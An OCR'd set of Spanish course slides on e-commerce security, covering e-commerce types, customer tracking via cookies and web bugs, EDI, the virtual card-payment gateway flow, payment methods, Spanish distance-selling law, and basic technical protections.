


Práctica: Autenticación APACHE con LDAP




Seguridad en el Comercio Electrónico

1. Introducción y conceptos de seguridad
2. Ataques en los sistemas TIC
3. Seguridad en entornos WEB
4. Ingeniería Social
5. Práctica: Ataques básicos
6. Seguridad en Redes de Área Local
7. Práctica: Implementación de seguridad en redes LAN
8. Seguridad Perimetral
9. Practica: Implementación de políticas de seguridad Perimetral
10. Infraestructuras de clave pública
11. Introducción a LDAP
12. Seguridad en el Comercio Electrónico
    1. Definición de comercio electrónico
    2. Características
    3. Clasificación y tipos de comercio electrónico
    4. Elementos necesarios
    5. Ventajas e inconvenientes
    6. Problemas de seguridad en el comercio electrónico
    7. E-CRM
    8. Medios de pago
    9. EDI
    10. Pasarela o TPV virtual
    11. Otros medios de pago
    12. Legislación
    13. Conclusión
13. Gestión de la seguridad
14. Plan Director de Seguridad
15. Examen CompTIA Security+



Comercio Electrónico

- Sistema global que, utilizando redes informáticas y en particular Internet, permite la creación de un mercado electrónico y a distancia de todo tipo de productos, servicios, tecnologías y bienes, y que incluye todas las operaciones necesarias para concretar operaciones de compra y venta, incluyendo marketing, negociación, información de referencia comercial, intercambio documentos, acceso a la información de servicios de apoyo (aranceles, seguros, transportes, …) el pago, y todo en condiciones de seguridad y confidencialidad necesarios




Características del Comercio Electrónico

- Participan todo tipo de individuos, conocidos o desconocidos, ya sea personas físicas o entidades públicas o privadas
- Mercado potencialmente infinito (expansión ilimitada)
- Necesidad utilizar métodos de seguridad

Clasificación del Comercio Electrónico

- Comercio electrónico directo: Es aquel en el cual tanto el pedido como el pago y el envío de los bienes intangibles o tangibles y/o servicios inclusive, se producen 'on-line', como es el caso de transacciones u operaciones vinculadas con viajes, venta de entradas (teatros, conciertos, etc.), software, toda la rama de entretenimientos (música, juegos, apuestas), servicio de banca, venta de inmuebles, asesoría legal, consejos de salud, temas de educación y servicios por parte del Gobierno.

- Comercio electrónico indirecto: Consiste en adquirir bienes tangibles que necesitan luego ser enviados físicamente, utilizando para ello los canales o vías tradicionales de distribución.



Clasificación del Comercio Electrónico

- B2C: Business to Consumer
- B2B: Business to Business
- C2C: Consumer to Consumer
- C2B: Consumer to Business
- A2B: Administration to Business
- A2C: Administration to Consumer
- A2A: Administration to Administration (e-goverment)
- P2P: Peer to Peer
- B2E: Business to Employee

Elementos necesarios


- PRESENCIA:
  - WEB informativa
  - WEB corporativa…
- SERVICIO/PRODUCTO OFRECIDO:
  - Especialmente importante el Valor añadido, por la mayor competencia y mayor facilidad de comparación
- TRANSACCIÓN
  - Medios de pago
  - Facturación
  - Impuestos
  - Seguridad
- SERVICIO:
  - Formas de envío
  - Plazos de entrega
  - Garantía
  - Devolución
  - Protección de datos

Ventajas e inconvenientes

- VENTAJAS
  - Rapidez en la transacción
  - Reducción de costes
  - Desaparición de intermediarios
  - Mayor capacidad de acceso al mercado
  - Mayor facilidad de localizar el producto deseado
  - Independencia del tamaño o de los activos de la empresa
  - Presencia internacional inmediata

- INCONVENIENTES
  - Dificultad en identificar a las partes
  - Riesgos de seguridad
  - Las transacciones no quedan registradas
  - Dificultades probatorias de los negocios

Relaciones entre comprador y vendedor




Problemas de seguridad en el comercio electrónico

- tecnológicos,
- legales y
- psicológicos.

Protección física


Protección jurídica

Sensación de protección



Aspectos tecnológicos

- Seguridad en el almacenamiento de datos
  - Frente a destrucción
  - Frente a intrusos
- Seguridad en la transmisión de los datos
  - Integridad
  - Privacidad
  - No repudio




Mecanismos Electrónicos de Pago

- Transacciones realizadas por Internet, pero pago de forma externa
- SWIFT (Society for World-Wide Interbank Communication): Red privada interbancaria para transacciones financieras digitales entre bancos.
- Pagos en red a través de Tarjetas de Crédito o Transferencias de Dinero (TPV Virtual)
- Surgimiento de los Intermediarios Electrónicos y Cheques Digitales (Paypal, Mobipay, etc)


EDI (Intercambio Electrónico de Datos)

- Transmitir electrónicamente documentos comerciales y administrativo-contables (pedidos, facturas, etc.) entre **aplicaciones**
- Envío de documentos es en un formato normalizado de manera que se pueda procesar automáticamente
- Debe garantizarse la integridad, confidencialidad y no repudio
- Protocolos utilizados habitualmente:
  - UN / EDIFACT
  - ANSI / X.12
  - X.400
  - FTP
  - S/MIME
  - WWW



e-CRM (Customer Relation Management)


- Gestión Electrónica de las Relaciones con Clientes
- Hacer electrónicamente lo que hace un vendedor de tienda (recordarte, conocerte, trato personalizado)
- Es posible analizar a cada usuario que se conecta y memorizar sus datos. De esta manera se tiene más control del cliente.
  - Las cookies
  - Los web bugs
  - Los data spills
  - Los ficheros .log




e-CRM (Customer Relation Management)

- Cookies
  - Fichero de texto que se escribe en el disco duro del cliente a petición del servidor.
  - Contiene información sobre lo que hemos hecho en ese servidor.
  - El fichero puede volver a ser leído por el servidor en cualquier momento que nos conectemos.
- WEB BUGS
  - Permiten a los servidores saber que páginas visitó un usuario
  - Es un gráfico pequeño (1 pixel) y transparente que está oculto en las páginas webs. Actúan como los "micrófonos" ocultos.
  - Junto con las cookies permite recolectar los hábitos de navegación
- Data spills
  - Son una manera de enviar información a un servidor
  - Si un banner publicitario tiene un data spill estaremos enviando información como dirección de e-mail, palabras que buscamos en un buscador, etc. y SIN SABERLO!
- LOGS
  - Los **ficheros .log** es un fichero que está en el servidor que registra todos los accesos de los usuarios
  - Almacena fecha, hora, dirección IP del que está viendo la página web, qué páginas está viendo, etc.

Medios de pago utilizados en Internet



Fuente: RED.ES / AECE



Pasarela de pago o TPV Virtual

- Cliente compra mediante alguna aplicación de e-commerce
- La aplicación redirigirse al sitio web del banco indicando el importe
- El número de tarjeta de crédito viaja encriptado al banco
- El banco comprueba validez de la tarjeta y realiza el cobro en la cuenta del vendedor
- El banco redirige a la aplicación de comercio electrónico indicando si se pudo hacer el cobro

Pasarela de pago o TPV Virtual

- VENTAJAS
  - El número de tarjeta viaja codificado
  - El vendedor debe tener una cuenta en el banco
  - Banco verifica autenticidad y fondos
  - El cobro se ingresa al instante
  - Cobrar a clientes de cualquier lugar

- DESVENTAJAS
  - Las comisiones por este sistema de cobro suelen ser más altas que comprando físicamente
  - Posibilidad de reclamaciones

Esquema de pago con tarjeta

El cliente navega: pide páginas y la tienda se las sirve. Selecciona artículos.

SERMEPA

BBVA


"la Caixa"

VISA

Banco emisor
de la tarjeta

Esquema de pago con tarjeta

El cliente le dice a la tienda que va a comprar. Rellena formulario y elige el pago con tarjeta de crédito.



VISA

Esquema de pago con tarjeta

La tienda le pide confirmación y el cliente acepta (REQUERIMIENTO LEGAL)

La tienda genera un identificador único para esa transacción


Esquema de pago con tarjeta

La tienda contacta con su TPV virtual y le manda los datos necesarios para realizar la transacción (número generado, importe).

Manda al cliente a la WEB de la pasarela, para solicitar el pago del pedido con el número único generado

Esquema de pago con tarjeta


El cliente rellena los datos que el TPV le pide y confirma.




Esquema de pago con tarjeta

El TPV contacta con el emisor de la tarjeta, y le hace entrega de los datos de la operación.


El emisor aprueba o deniega el pago, y realiza la transferencia.





Esquema de pago con tarjeta

El TPV informa a la tienda que la operación ha sido aceptada con el código de autorización Z y le “devuelve” al cliente.



Esquema de pago con tarjeta

La tienda manda al cliente una página web y un email con la factura y el comprobante de la operación con tarjeta (o lo que tenga programado una vez realizado el pago)

Como proporciona el banco el TPV a la tienda

Por un lado, existe un contrato idéntico al que suscriben los comercios no virtuales.

- El banco aporta el TPV y documentación. abona las transacciones al día siguiente.
- El comercio:
  - Soporta las comisiones pactadas. Diferentes según sean tarjetas propias o ajenas.
  - Se obliga a controlar la identidad y la firma, obtener autorización del TPV y entregar justificante.
  - Debe aceptar la retrocesión de los abonos cuando no haya autorización, falte la identificación o no sea auténtica la firma.

Como proporciona el banco el TPV a la tienda

Además existe un contrato específico para las operaciones a través de internet.


- Las devoluciones a los clientes se deben canalizar a través del banco, en forma de abonos en sus tarjetas de crédito.

- La venta a través de internet se considera venta a distancia, a los efectos de la aplicación del artículo 46 de la L 7/96 de Ordenación del Comercio Minorista.

Otros medios de pago

- TARJETAS DE CREDITO DE CADENAS DE DISTRIBUCIÓN.
- CONTRAREEMBOLSO.
- TRANSFERENCIA.
- CUENTA DE CREDITO.
- PAGOS A TRAVES DE E-INTERMEDIARIOS PARAFINANCIEROS: PAYPAL, GOOGLE CHECKOUT…
- PAGO CON TELEFONO MOVIL por SMS
- PAGO CON TELEFONO MOVIL MOVIPAY
- FORMULAS DE PREPAGO

Legislación aplicable




Se trata de una operación sometida a la Ley de Ordenación del Comercio Minorista, en concreto al capítulo que regula la venta a distancia.

Otras normas aplicables: LSSI, LOPD, PCI, SOX, Ley de Firma electrónica, etc…

- **Plazo de ejecución y pago.**
  - –Plazo de ejecución del pedido en un máximo de 30 días.
  - –Sólo se podrá exigir el pago anticipado en pedidos “personalizados”.

- **Derecho de desistimiento.**
  - –El comprador tienen ese derecho durante 7 días.
  - –No está sometido a formalidad alguna.
  - –No caben penalizaciones, aunque el comprador deberá pagar el envío de vuelta e indemnizar por los desperfectos del producto.
  - –Excepciones: valores con precio fluctuante, intervención de fedatario o artículos “pirateables”, de higiene personal u otros...

DESPUES DEL PEDIDO



Nº Fact.	Fecha	Cli.
Referencia / Pedido D.		Ag.

- M A D R I D

N.I.F.

Albarán	Material	Unid.	Precio	Dto	Importe
	Quitar papel atascado en el rodillo de la impresora instalada en				
	MANO DE OBRA : 1,00 Hrs.		37,00		37,00
	DESPLAZAMIENTO: 8,00 "		37,00		296,00
	KILOMETROS : 600 Kms.		0,27		162,00


Suma: EUROS 495,00

Base I.V.A.	%I.V.A.	I.V.A.
495,00	16	79,20

TOTAL
574,20

Forma de pago:

- Justificante web / Email
- Factura electrónica.
- Avisos de entrega por Email / SMS
- Seguimiento de pedidos
- Seguimientos de transportes
- Factura en papel
- Talón de devolución.
- Tarjetas de regalo.
- …



Otros modos de realizar pagos

- Cada servicio prestado por la pasarela y cada pago aprobado por el emisor de la tarjeta cuestan dinero.
- Las empresas con tratos bilaterales acuerdan pagos por remesas
- Utilizado sólo en modo B2B y A2x
- Utilizado como medio de pago entre bancos

Problemas de seguridad en el comercio electrónico

- tecnológicos,
- legales y
- psicológicos.

Podemos realizar transacciones más protegidas que con cualquier otra forma de comunicación.

Hay un amplio desarrollo legal en la UE y otros países sobre firmas electrónicas, etc.

Las encuestas y el acelerado aumento del volumen de transacciones electrónicas muestra que las barreras psicológicas han caído.

Aspectos tecnológicos

Más fácil y barato que la protección del papel

- Seguridad en el almacenamiento de datos
  - Frente a destrucción
  - Frente a intrusos

Solución: Antivirus y copias de seguridad

- Seguridad en la transmisión de los datos
  - Integridad
  - Privacidad
  - No repudio

Aspectos tecnológicos

Más fácil y barato que la protección del papel

- Seguridad en el almacenamiento de datos
  - Frente a destrucción
  - Frente a intrusos

Solución: Firewalls y otras

- Seguridad en la transmisión de los datos
  - Integridad
  - Privacidad
  - No repudio

Aspectos tecnológicos

- Seguridad en el almacenamiento de datos
  - Frente a destrucción
  - Frente a intrusos

Más fácil y barato que la protección del papel

- Seguridad en la transmisión de los datos
  - Integridad
  - Privacidad
  - No repudio

Solución: Funciones Hash

Aspectos tecnológicos

- Seguridad en el almacenamiento de datos
  - Frente a destrucción
  - Frente a intrusos
- Seguridad en la trans
  - Integridad
  - Privacidad
  - No repudio

Muchísimo más fácil y barato que las garantías en papel

Solución: Claves asimétricas

